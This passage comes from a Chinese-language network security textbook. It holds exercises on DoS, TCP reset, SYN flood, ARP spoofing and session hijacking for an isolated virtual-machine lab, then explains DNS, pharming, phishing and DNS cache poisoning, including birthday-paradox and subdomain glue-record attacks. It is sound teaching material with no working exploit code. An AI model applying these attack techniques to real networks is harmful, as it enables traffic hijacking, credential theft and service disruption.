- R-5.12 为什么数据包嗅探可以知道 IP 数据包这么多内容呢？
- R-5.13 解释为什么音频流和视频流都使用 UDP 传输，而不是使用 TCP 进行传输呢。
- R-5.14 与 UDP 相比，TCP 连接需要大量开销。解释为什么网站和文件传输都使用 TCP，而不使用 UDP 呢。
- R-5.15 在 NAT 路由器背后的私有网络中的计算机是如何与公共互联网上的 Web 服务器进行连接的呢？
- R-5.16 什么是分布式拒绝服务攻击，一个人是如何协调这种分布式拒绝攻击的呢？

创新练习

- C-5.1 在包含一个 TCP 数据包在内的以太网帧中，帧头和帧尾信息各占多少字节（相对于 IP 协议栈的所有层）？
- C-5.2 如果使用 NAT 尽可能扩展每个 IP 地址，在 IPv4 下可用的绝对最大 IP 地址数量是多少呢？
- C-5.3 说明如何扩展在 5.2.3 小节所描述的中间人攻击，来拦截局域网中发送给打印机的所有文档。
- C-5.4 假如，你怀疑你与服务器的会话已受到中间人攻击的拦截。你有一个密钥 K ，你认为你与服务器共享了该密钥，但可能只与攻击者共享了此密钥。服务器还有一个众所周知的公钥 K_p ，私钥 K_s 由服务器独有。描述一下，你如何确认是与服务器共

享了密钥 K ，还是只与中间人攻击共享了该密钥 K 。另外，还要确保你的解决方案不会被数据包嗅探器发现。

- C-5.5 说明，如何使用三次 TCP 握手协议来执行分布式拒绝服务攻击，受害者可以是任何主机，“僵尸程序（bots）”使用合法服务器的数据包轰炸受害主机。
- C-5.6 描述用于为计算机记录所有打开 TCP 连接的数据结构。该数据结构应该有效地支持连接的插入与删除、通过主机、源端口和目的端口的搜索。
- C-5.7 最现代的 TCP 实现使用伪随机数生成器（PRNG）来确定 TCP 会话的初始序列号。使用伪随机数生成器，只给出生成的第 $(i-1)$ 的数，很难计算出生成的第 i 个数。解释，如果攻击者可以破解这种 PRNG，实际上，根据所生成的第 $(i-1)$ 的数，他就能很轻松地计算出第 i 个数。这会产生什么样的网络安全风险？
- C-5.8 建立 TCP 会话的任何一方都可以瞬间结束这个会话，只需将发送数据包的重置位 RST 设置为 1。在收到 RST 为 1 的数据包时，会丢弃该会话的所有其他数据包，也没有该会话的进一步的确认数据包。解释，根据这一实际情况，第三方如何结束其他两方已有的 TCP 连接。这种攻击被称为 TCP 重置攻击（TCP reset attack）。即包括第三方可以从已有的 TCP 连接中嗅探数据包，也包括第三方不能这样做的情况。
- C-5.9 在前面练习所描述的 TCP 复位攻击中，互联网服务供应商可以轻松地关闭任何已有 TCP 会话，该会话将该网络中的计算机连接在互联网上的另一台计算机。描述一些场景，在某些情况下 ISP 以这种方式结束 TCP 会话是正确合理的，在某些情况下这样做就是不正确不合理的。
- C-5.10 你是供应商大型网络（例如，至少有 64 000 的 IP 地址）的系统管理员。说明，你如何使用 SYN cookie 来执行针对 Web 服务器的 DOS 攻击。
- C-5.11 说明，如何防御练习 C-5.10 的 DOS 攻击。
- C-5.12 描述，如何修改 NAT 路由器来防止从已有的私有网络中发送具有伪造 IP 地址的数据包。
- C-5.13 为了防御优化的 TCP ACK 攻击，已建议修改 TCP 的实现，以便服务器能随机地丢弃数据段。说明，这种修改如何使系统能检测到优化 ACK 的攻击者。
- C-5.14 你刚接到大学系统管理员打来的电话，说在你所在的共享网段中，你或你的室友正在针对其他同学发动拒绝服务攻击。你知道自己没有这样做，但你不能确定你的室友是否发动了这种攻击。你如何判断这一指控的真假？如果指控是真的，你应该怎么做呢？
- C-5.15 Johnny 刚与在芝加哥的伊利诺伊州的 Web 服务器建立 TCP 连接，声称自己的源 IP 地址属于在丹麦的哥本哈根的网络。在分析会话记录时，会注意到，这个连接完成三次握手用了 10 毫秒的时间。使用这些信息，你如何可能证明约 Johnny 在说谎呢？

项目练习

- P-5.1 在合法虚拟机网络中，定义了三台 Linux 虚拟机，分为为主机 A、主机 B 和攻击者，

实际上，这三台虚拟机都在同一个主机上。让这三台虚拟机在同一个局域网中。针对攻击者（使用超级用户权限），编写一个简单的嗅探工具用来捕获从主机 A 到主机 B 的数据包。打印数据包头。实现该工具可以使用 pcap 库。

- P-5.2 在合法虚拟机网络中，定义了四个虚拟机：客户端、服务器、攻击者和观察者，实际上，这四台虚拟机都在同一个主机上。使用创建数据包工具（如 netwox），可以创建 TCP、UDP 或 IP 数据包，攻击者对客户端实施 ARP 欺骗攻击，现在，从服务器到客户端的所有流量都到达了攻击者。观察者证实这次成功的攻击使用了数据包嗅探器。
- P-5.3 在合法虚拟机网络中，定义了三个虚拟机：服务器、攻击者和观察者，实际上，这三台虚拟机都在同一个主机上。使用创建数据包工具（如 netwox），可以创建 TCP、UDP 或 IP 数据包，攻击者在服务器上执行 SYN 洪水攻击。观察者证实这次成功的攻击使用了数据包嗅探器，与服务器建立 TCP 连接的尝试失败。
- P-5.4 在合法虚拟机网络中，定义了三台虚拟机：客户端、攻击者和观察者，实际上，这三台虚拟机都在同一个主机上。使用创建数据包工具（如 netwox），可以创建 TCP、UDP 或 IP 数据包，攻击者嗅探来自客户端的数据包，然后在客户端执行 TCP 重置攻击（参见练习 C-5.8）。观察者证实这次成功的攻击使用了数据包嗅探器，而客户端连接到互联网上流行的视频流媒体网站。
- P-5.5 在合法虚拟机网络中，定义四个虚拟机：客户端、服务器、攻击者和观察者，实际上，这四台虚拟机都在同一个主机上。使用创建数据包工具（如 netwox），可以创建 TCP、UDP 或 IP 数据包，在客户端和服务器之间建立 TCP 连接时，攻击者实施 TCP 会话劫持。测试两种情况：一种情况是：攻击者可以从通信中嗅探数据包，另一种情况是：攻击者不能嗅探数据包（后一种情况似乎很难，但使用 32 位序列号并非可能）。观察者证实，这次成功或失败的攻击是否使用了数据包嗅探器。
- P-5.6 设计与实现一个系统，使虚拟机网络中的两台虚拟机之间建立 TCP/IP 连接。
- P-5.7 设计与实现软件的 NAT 路由器。
- P-5.8 工作在一个有两三个人的团队中，找到一个 Wi-Fi 接入点，至少有两个笔记本能访问该接入点，其中一台笔记本安装了数据包嗅探软件。这几个人轮流使用各种工具（如浏览器和电子邮件客户端）接入互联网，另一人观察这些数据包。写出一份联合报告，如描述这个会话，其中包括隐私和安全问题。

本章注释

在 Comer[18] 和 Tanenbaum[100] 编写的书中详细介绍了本章所介绍的计算机网络和协议 Kaufman、Perlman 和 Speciner[46] 以及 Stallings[96] 在他们的书中都给出了网络安全的基础。互联网标准的权威参考注释文档（RFC）由互联网工程任务组（IETF）提供。具体来说，在本章中所介绍的协议涉及如下的 RFC：

- RFC768：用户数据报协议（UDP）

- RFC 791: 网际协议 (IP)
- RFC792: 网际控制消息协议 (ICMP)
- RFC 793: 传输控制协议 (TCP)
- RFC826: 地址解析协议 (ARP)

Bellovin 给出核心互联网协议的脆弱性概述[4]。在 CERT 脆弱性通知 VU#102014、Savage[87]以及 Sherwood 等的论文[93]中都介绍了优化的 TCP 确认攻击。特别是练习 C-5.13 所描述的防御机制也来自于[93]。



第6章 网络安全II

6.1 应用层与 DNS

物理层、链路层、网络层和传输层提供了基本的底层网络基础设施，允许应用程序相互进行通信。大多数的互联网操作都在应用层实现。

6.1.1 应用层协议示例

开发人员设计了许多应用层协议来完成互联网的重要任务，主要包括如下协议。

- 域名系统 (domain name system, DNS): 这个协议允许我们不使用 IP 地址，而是使用直观的域名来指定互联网上的主机。大多数的应用程序和其他应用层的服务都依赖于 DNS。
- 超文本传输协议 (hypertext transfer protocol, HTTP): 它是用来浏览网页的协议，将在第 7.1.1 小节中详细讨论。
- SSL/TLS: 它是以安全的、加密的方式浏览网页的一个协议（即 https），将在第 7.1.2 小节中进行讨论。
- IMAP/POP/SMTP: 这些协议用于互联网的电子邮件。将在第 10.2 小节中进行讨论。
- 文件传输协议 (file transfer protocol, FTP): 它是一个早期的但仍在使用的协议，提供了上传和下载文件的简单接口。在传输过程中对数据不进行加密。
- SOAP: 它是一个较新的协议，用于交换作为网络服务模式部分的结构化数据。
- 远程登录 (telnet): 它是一种早期的远程访问协议。与 FTP 一样，它不提供加密连接。
- SSH: 它是一个较新的安全远程访问和管理的协议，将在第 6.3.1 小节中讨论。

每个应用层协议都有自己的安全考虑，要分析这么多应用层协议的安全性可能要写一本书了。在本小节中，我们着重介绍一个最常用的协议：DNS，因为它是互联网自身体系结构的支柱之一。

6.1.2 域名系统

域名系统 (DNS) 是一个基本的应用层协议，现在，我们知道它是互联网必不可少的一个功能。DNS 是在每个 Web 浏览器的“幕后”，负责将域名（如 www.example.com）解析成 IP 地址（如 208.77.188.166）的协议，如图 6.1 所示。




图 6.1 DNS 协议查找域名 www.example.com，并找到与该域名相关联的 IP 地址
图片由 Karen Goodrich 授权使用

其实很难想象，如果没有 DNS，我们如何能在网上冲浪。举例来说，互联网仍旧如此普及，但如果不使用 DNS，那么我们不得不告诉自己的朋友，自己正在 74.125.127.100 上看视频吗？

域名是分层的，分析域名可以从右到左进行读取。举个例子，对于域名 www.example.com 而言，它有一个顶级域名 (top-level domain) com, example.com 是 com 的子域 (subdomain), www.example.com 是 example.com 的子域。更正式地说，域名形成了一棵有根的树，其中每个节点都对应着一个域名，节点的孩子对应着它的子域。根是空域名，根的孩子与顶级域名相关联。

域名注册

现在使用的顶级域主要有两种类型：

- 通用顶级域名 (generic top-level domain)，如流行的域名：.com、.net、.edu 和.org
- 国家代码顶级域名 (country-code top-level domain)，如.au（澳大利亚）、.de（德国）、.it（意大利）和.pt（葡萄牙），只限于特定国家内的实体才能使用这类域名。

由域名注册商 (domain-name registrars) 对域名进行注册和分配，互联网名称与数字地址分配机构 (Internet Corporation for Assigned Names and Numbers) 对域名注册商进行组织和认定，同时还负责 IP 地址空间的分配，向指定注册商授权注册国家代码顶级域名。网站所有者希望与域名注册商联系来注册域名，以保护自己域名的权益。

注册过程本身很简单。除了域名注册商收取少量的费用之外，其余的注册过程只涉及提供一些联系信息。但是，这些信息通常都是公开的，对攻击者而言，它们可能成为有价值的信息源。

例如，常见的系统工具如 whois 可用于检索特定域所有者的联系信息，利用这些信息，攻击者可以发动社会工程攻击。为了避免由这些信息披露个人的详细信息，一些网站所有者选择使用匿名的域名注册服务，这样就能对客户不公布自己的联系信息。但非常不幸，

有时，这种匿名会被滥用。

因为有价值的域名具有潜在的收益，所以人们对域名抢注（cybersquatting 或 domain squatting）的做法已司空见惯。在这种情况下，如果个人注册了域名，而对于另一个组织而言，这个域名是理想的或非常重要的，那么有时，个人会将这个域名卖给该组织，他就能获得很大的利润。一些抢注者居然散布负面言论或在网页上指控目标组织，以期待该组织为了维护自己组织的声誉，而购买被人抢注的域名。现在，根据美国法律，这种做法是非法的，但是，在选择注册有价值的域名中，人们经常很难确定恶意目的和机缘巧合的界限。

如何组织 DNS

域名本质上是分层的，所以互联网基础设施能支持 DNS 系统的工作。也就是说，为了将域名解析（resolve）成对应的 IP 地址，使用 DNS 层次结构来查询 DNS 服务器的分布式系统，这些 DNS 服务称为域名服务器（name server）。在域名服务器层次结构的顶部是根域名服务器（root name server），它管理顶级域名，如.com、.it、.net 和.org。具体来说，根域名服务器存储着根区域数据库（root zone database），数据库中的每条记录都表示顶级域中的一个权威域名服务器（authoritative name server）。ICANN 负责维护这个重要的数据库。政府和商业组织负责管理每个顶级域名的域名服务器。例如，由美国注册成立的公司 VeriSign 负责管理.com 顶级域名（TLD）的域名服务器，意大利政府组织——意大利国家研究委员会负责管理.it TLD 的域名服务器。而 TLD 域名服务器存储着各自子域的权威域名服务器的记录。因此，权威域名服务器的组织也是分层的，如图 6.2 所示。




图 6.2 权威域名服务器的分层组织。每个域名服务器都存储着记录的集合，每条记录提供域名地址或对该域权威域名服务器的引用

DNS 查询工作原理

当客户端希望将域名（如 www.example.com）解析成 IP 地址时，它会与分配给自己的

指定域名服务器联系。例如，指定域名服务器可以是该客户端所属企业网络的域名服务器，或者是互联网服务供应商的域名服务器。指定域名服务器负责解析域名，并把结果返回给客户端，具体过程如下。

首先，指定域名服务器向根域名服务器发送 DNS 查询。然后，根域名服务器以下一级权威服务器的地址作为响应，在这个例子中，应答的地址是.com 顶级域名的域名服务器的地址。对下一级服务器进行查询时，应答的地址是负责下一级子域的域名服务器的地址，在该示例中是 example.com。这种请求和响应过程会一直进行，直到域名服务器以所请求域的 IP 地址作为响应。因此，最后的域名服务器对所请求域名做出权威响应，在此例中，最后的权威域名服务器是 www.example.com。

域名解析过程如图 6.3 所示。




图 6.3 执行 DNS 查询的经典过程。客户端查询指定的域名服务器，如它的服务提供商的域名服务器。指定域名服务器查询根域名服务器，然后查询顶级域名服务器，最后查询所请求域的权威域名服务器。一旦中间域名服务器解析了域名，就会将结果转发给客户端。

DNS 数据包的结构

DNS 查询和应答是通过 UDP 数据包传输的，但请求或应答超出 512 字节时，会用 TCP 替代 UDP。DNS 所用的标准 UDP 数据包由头、查询部分和应答部分组成。

头格式如下：

- 头包括一个 16 位的查询标识符（query identifier），也称为事务标识符（transaction identifier），用于标识查询和响应。

查询包含以下内容：

- 查询部分是“问题”序列（通常只有一个问题），每个问题都由所查询的域名和查询记录的类型组成。客户端选择查询 ID，发送查询，并复制来自服务器的响应。

应答部分包括 DNS 记录序列，每条记录包含如下字段：

- NAME 字段是变长的，包含一个全域名。

- 2个字节的 TYPE 字段表示 DNS 记录的类型。A 记录描述标准的域到地址的解析，还存在着其他类型的记录，如 NS 记录（提供有关域名服务器的信息）、MX 记录（提供有关电子邮件解析的信息）和其他一些不太常用的记录类型。
- 2个字节的 CLASS 域表示记录应用的更广泛的类型，如 IN 用于互联网域。
- 4个字节的 TTL 字段指定了记录存在的有效时间，以秒为单位。
- 2个字节的 RDLENGTH 字段表示数据段的长度，以字节为单位。
- 可变长度的 RDATA 段包括实际的记录数据。例如，A 记录的 RDATA 字段是 32 位的 IP 地址。

DNS 缓存

由于 DNS 是一种核心服务，连接到互联网的数十亿台计算机都要使用 DNS 服务，如果没有其他的机制，则 DNS 的解析会使高级域名服务器（尤其是根域名服务器）的有效载荷过重。为了减少高级域名服务器的 DNS 流量，并能更有效地解析域名，DNS 使用一种缓存机制，允许客户端和低级 DNS 服务器维护 **DNS 缓存（DNS cache）**。DNS 缓存是一个表，用于保存最近接收到的 DNS 记录。域名服务器可以使用这个缓存来解析最近已应答的域名请求，而无需占用更高级域名服务器的资源。因为允许低级域名服务器解析查询，所以缓存系统能解决大规模流量直接流向根域名服务器的问题。

缓存改变了 DNS 的解析工作。每次查询时，不是直接查询根域名服务器，而是指定域名服务器先检查它的缓存，如果找到记录，会将所请求的 IP 返回给客户端。如果没有找到记录，则指定域名服务器会查询根域名服务器，查询过程如上所述，指定服务器缓存查询结果，并将之返回给客户端。生命周期（TTL）的值决定了 DNS 响应记录在 DNS 缓存中存在的时间。TTL 的值是在 DNS 响应中指定的，但管理员可以配置本地设置来覆盖所提供的 TTL 值。一旦缓存记录已过期，查询进程会要求更高级的域名服务器做出响应。

一些操作系统在计算机上维护本地的 DNS 缓存。如果找到了所请求域的有效记录，则使用该记录，无需发送 DNS 查询。DNS 的缓存细节取决于所选择的操作系统和应用程序。例如，Windows 有自己的 DNS 缓存，而许多发行的 Linux 没有自己的 DNS 缓存，而是由预定的域名服务器解析每一条查询。在 Windows 系统中，在命令提示符下，输入 ipconfig/displaydns 可以浏览 DNS 缓存。通常情况下，Web 浏览器负责提取用户所提供的域名，并将它传递给操作系统的网络组件，该网络组件负责处理相应 DNS 请求的发送。然后由操作系统接收应答，并送回浏览器。在这个阶段，如果操作系统有自己的 DNS 缓存，在它将应答消息发送回浏览器之前，它会在自己的缓存中存储 DNS 的应答信息。由操作系统维护的 DNS 缓存与用户的隐私问题相关。也就是说，即使用户删除了浏览历史记录和 cookies，DNS 缓存也将保存最近访问网站的记录，这可以作为计算机取证的证据。

此外，一些跨平台的浏览器（包括 Firefox）也支持自己的 DNS 缓存。但是，因为 Windows 有自己的缓存，所以 Windows 上目前运行的 Internet Explorer 没有实现这项功能。

在域名解析中，另一个挑战是无限循环的概率。假设在上述的范例中，.com 域名服务器的应答表明 example.com 域的权威域名服务器是 ns1.example.com。DNS 响应委托其他域名服务器通过域名（而不是 IP 地址）来识别这些域名服务器，因此，需要另一个 DNS 请求来解析 ns1.example.com 的 IP 地址。但是，因为该域名服务器既是 example.com 的子域，也是权威域名服务器，存在着一个循环，所以不能进行解析。为了解析 example.com，必

须先解析 ns1.example.com，但为了解析 ns1.example.com，则必须先解析 example.com。为了打破这种循环，响应包括了黏结记录，它能提供足够的信息来防止产生这种依赖关系。在这个例子中，.com 域名服务器会包括黏结记录，用于将 ns1.example.com 解析为它的 IP 地址，为客户端提供继续执行的足够信息。

人们可以用一些命令行工具来进行 DNS 解析实验。在 Windows 中，在命令提示符下使用 nslookup 可以发送 DNS 请求。在 Linux 中，用户可使用 nslookup 或 dig 来发送 DNS 请求，如图 6.4 所示。

```
cslab % dig @4.2.2.2 www.example.com
;=>>> DIG 9.6-ESV-R1 <<>> @4.2.2.2 www.example.com
;(1 server found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<-opcode: QUERY, status: NOERROR, id: 29228
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.example.com.          IN A
;; ANSWER SECTION:
www.example.com.      43200   IN A    192.0.32.10
;; Query time: 88 msec
;; SERVER: 4.2.2.2#53(4.2.2.2)
;; WHEN: Thu Jul 15 01:17:47 2010
;; MSG SIZE rcvd: 49
```

图 6.4 使用 dig 工具发送 DNS 查询，请求 IP 地址为 4.2.2.2 的根域名服务器对域名 www.example.com 进行解析

6.1.3 DNS 攻击

通过依靠 DNS 将域名解析为 IP 地址，用户很大程度地相信这样一个事实：DNS 请求都能被正确解析。举个例子，当我们浏览 www.example.com 时，希望能指向与该域名真正相关联的 IP 地址。

网址嫁接和网络钓鱼

但是，分析一下，如果正巧 DNS 被颠覆，攻击者能控制如何解析 DNS 请求。对使用域名浏览网页而言，DNS 是如此重要，这种颠覆可能会危害网站的安全。攻击者会把网站发送的请求解析成自己恶意服务器的伪装 IP 地址，导致受害人浏览或下载不需要的内容，如恶意软件。我们将这种攻击称为网址嫁接（pharming）。

网址嫁接的一个主要用途是将域名解析为一个网站，该网站表面与所请求网站相同，但实际是恶意网站。这种攻击被称为网络钓鱼（phishing），网络钓鱼用来获取用户名、密码、信用卡号码和其他个人信息，如图 6.5 所示。




图 6.5 网址嫁接攻击将域名映射到恶意的服务器，通过提供一个与真正网页看起来一样的网页来执行网络钓鱼攻击，诱骗用户输入自己的 userID 和密码，图片由 Karen Goodrich 授权使用

其他网址嫁接攻击

网址嫁接和网络钓鱼攻击的结合使受害者很难区分真假网站，因为浏览器传达的所有信息都表明用户正在访问一个受信任的网站。（参见第 7.2.2 小节。）另外，还有其他类型的网址嫁接攻击。例如，电子邮件由专门的 DNS 项：MX 记录负责，因此另一种可能的网址嫁接攻击是攻击者将电子邮件重定向到窃取信息的恶意邮件服务器。由于许多在线服务都允许通过电子邮件恢复密码，所以这会成为实施身份盗窃的一种手段。

其他的网址嫁接攻击可能用恶意的 IP 地址更新与操作系统所用域名相关联的 IP 地址，会使受害者自动下载和执行恶意代码，而非所需要的软件补丁。事实上，因为用户对域名解析的巨大信任，网址嫁接攻击的破坏性是巨大的。因此，对互联网用户而言，DNS 被入侵会带来可怕的后果。

DNS 缓存中毒

通过 **DNS 缓存中毒**（DNS cache poisoning）技术，可以发动一些 DNS 攻击。在这种技术中，攻击者欺骗 DNS 服务器缓存保存虚假的 DNS 记录，然后，将发送给该服务器的所有客户端 DNS 请求的下行流都解析为攻击者所提供的 IP 地址。分析下面 DNS 缓存中毒的情况：

- (1) 攻击者 Eve 决定针对 ISP 的 DNS 服务器发动 DNS 缓存中毒攻击。她迅速向该服务器发送 DNS 查询，接着查询代表 Eve 的权威域名服务器。
- (2) Eve 同时对自己的查询发送 DNS 响应，将源 IP 地址伪装成权威域名服务器的源地址，将目的地址设置为 ISP 的 DNS 服务器。
- (3) ISP 服务器接受 Eve 伪造的响应，缓存 DNS 项，并将 Eve 所请求的域名与伪造响应所提供的恶意 IP 地址相关联。此刻，当他们向 Eve 的目标 ISP 域名服务器发送 DNS 请求时，该 ISP 的任何下行流都会指向 Eve 的恶意网站。

为了使自己发送的虚假 DNS 响应被接受，像 Eve 这样的攻击者必须克服几个障碍。首先，在权威域名服务器有机会对攻击者发送的 DNS 查询做出响应之前，攻击者必须先对自己的 DNS 查询做出响应。可是，这个障碍很容易克服，因为如果攻击者强制目标域名服务器查询外部权威域名服务器，在这些外部域名服务器有机会进行查找，并发回应答之前，她预期能即时做出直接的响应。其次，每个 DNS 请求都有一个 16 位的查询 ID。如果查询标记的响应 ID 与其对应的请求 ID 不相符时，这个响应也会被忽略。据披露，在 2002 年，大多数主要 DNS 软件的查询 ID 只使用顺序号，在本质上，攻击者能很容易地预测与规避这种身份验证，如图 6.6 所示。这一漏洞一经披露，大多数 DNS 软件厂商开始实现查询 ID 的随机化。




图 6.6 DNS 缓存中毒攻击：(a) 首先，攻击者向目标域发送 DNS 请求。ISP 的 DNS 服务器检查自己的缓存，并查询该域的根名称服务器。(b) 攻击者猜测事务 ID，为自己的请求发送相应的应答。如果他成功地猜测出由 ISP 的 DNS 服务器选择的随机查询 ID，则服务器会缓存攻击者发送的响应。(c) ISP 的 DNS 服务器的任何客户端向中毒域发送的 DNS 请求都被重定向到攻击者的 IP 地址

DNS 缓存中毒和生日悖论

非常不幸，事务 ID 的随机化也不能完全解决 DNS 缓存中毒的问题。如果攻击者能成功地猜测出与输出 DNS 请求相关联的 ID，并使用相同的 ID 做出响应，上述的攻击仍是可行的，如图 6.6 所示。实际上，如果攻击者发送了大量的伪造请求，并以相同的域名查找作为响应，这种猜测是非常有可能成功的。

随着伪造请求的增加，这种攻击的成功概率也在增加，其依据的原则是生日悖论

(birthday paradox)，这条原则表明，在23人的组中，两个或更多人共享同一个生日的概率大于50%。这个结果非常令人吃惊，但这是一个直观事实，即在23人的组中，实际有 $23 \cdot 22 / 2 = 253$ 对生日，只需一对匹配，则生日悖论成立。(在第8.3.2小节将讨论生日悖论和它在散列函数查找冲突中的应用。)

让我们分析在DNS缓存中毒中应用生日悖论的原因。攻击者发送伪造的响应，会猜测事务ID，能在n个不同的16位中猜出真正ID的概率为 $n/2^{16}$ 。因此，她无法猜中的概率为 $1-n/2^{16}$ 。因此，攻击者发送n个伪造的响应，无法在n个不同的16位中猜中真正的事务ID的概率是

$$\left(1 - \frac{n}{2^{16}}\right)^n$$

通过发送至少 $n=213$ 个请求和相同数量的伪造随机响应，在攻击者的随机响应中，至少有一个随机响应与真正的请求匹配的概率大约为50%，如图6.7所示。




图6.7 基于生日悖论的DNS缓存中毒攻击：(a)首先，攻击者向希望毒害的域发送n个DNS请求。
(b)攻击者为自己的请求发送n个相应的应答。如果她能成功地猜测出由ISP的DNS服务器所选择的一个随机查询ID，将缓存攻击者发送的这个响应

子域DNS缓存中毒

不管生日悖论，由于上述猜测攻击的时间帧极小，所以这种攻击受到很大限制。回忆一下，当接收到一个DNS查询的正确响应时，接收服务器会缓存这一结果，并根据生命周期字段指定的时间保存这条记录。当域名服务器在自己的缓存中有相关记录时，它会使用记录，而无需向权威域名服务器发送新的查询。因此，即使在初始请求与权威域名服务器的有效应答之间的时间间隔内，攻击者尽其所能及时地进行猜测。但每进行一次失败的猜测尝试，目标域名服务器都会缓存这次有效（无害）的响应，因此攻击者必须等待该响应过期，才能进行再一次地尝试。响应的缓存的时间可能是几分钟、几小时甚至是几天，所以这么长的缓存时间，会使上述攻击几乎完全是不可行的。

但非常不幸，在2008年，又出现了新的子域DNS缓存中毒(subdomain DNS cache poisoning)攻击，攻击者使用两种新技术成功地执行了DNS缓存中毒攻击。这种攻击不是向目标域example.com发送请求和响应，并且一次只允许一次尝试，攻击者发送许多请求，但都是针对该域中不存在的子域。例如，攻击者可能向aaaa.example.com、aab.example.com和aac.example.com等子域发送请求。当然，这些子域实际上是不存在的，目标域example.com的域名服务器会忽略这些请求。同时，攻击者对每个请求发送响应，每个响应都使用一个

猜测的事务 ID。现在，攻击者有这么多机会来猜测正确的响应 ID，也不用担心来自目标域的竞争，相对而言，这种攻击成功的概率更高。这种新的攻击已成功地攻破了许多流行的 DNS 软件包（包括 BIND 这种最常用的系统）。

将子域解析用于 DNS 缓存中毒

就 DNS 缓存中毒攻击本身而言，这种攻击成功完成的几率很小，因为攻击者只管理不存在域的中毒 DNS 记录。接下来，第二项新技术就发挥作用了。对像 abcc.example.com 这样伪造的子域，不只是简单地回应地址，而是在攻击者的响应中还包括黏结记录，它将目标域 example.com 解析为攻击者控制的服务器。使用这种策略，成功地猜测出事务 ID 的攻击者可以控制的不只是对不存在域的 DNS 解析，而是控制整个目标域的全部解析。

客户端 DNS 缓存中毒攻击

除了针对域名服务器的攻击之外，也可以针对目标客户端进行类似的 DNS 缓存中毒攻击，如图 6.8 所示。

